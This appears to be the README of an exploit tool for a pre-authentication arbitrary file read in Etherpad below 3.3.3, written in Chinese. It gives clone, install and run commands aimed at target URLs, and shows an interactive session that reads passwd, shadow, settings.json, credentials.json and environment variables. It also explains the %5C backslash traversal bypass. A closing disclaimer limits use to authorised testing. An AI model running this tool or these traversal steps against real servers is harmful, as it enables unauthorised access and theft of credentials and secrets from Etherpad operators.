
Etherpad 任意文件读取 — CVE-2026-114516
Etherpad < 3.3.3 中的预认证路径遍历 / 任意文件读取。
requests)git clone https://github.com/ynsmroztas/EtherPadSniper
cd EtherPadSniper
pip install requests
python3 ep-afr.py -u http://target:9001
python3 ep-afr.py -u https://target.com
如果目标存在漏洞,将打开一个交互式 shell:
  Available files:
   1  passwd
   2  shadow
   3  settings.json
   4  credentials.json
   5  environ
   ...
ep-afr> 3
ep-afr> 5
ep-afr> c
ep-afr> q
在 POSIX 系统上,/static/* 处理程序会在清理之后将反斜杠转换为正斜杠,从而使 %5C 遍历序列能够绕过检查。
本工具仅用于授权的安全测试和负责任的漏洞披露。
未经授权的使用是非法的。作者不对滥用行为负责。
mitsec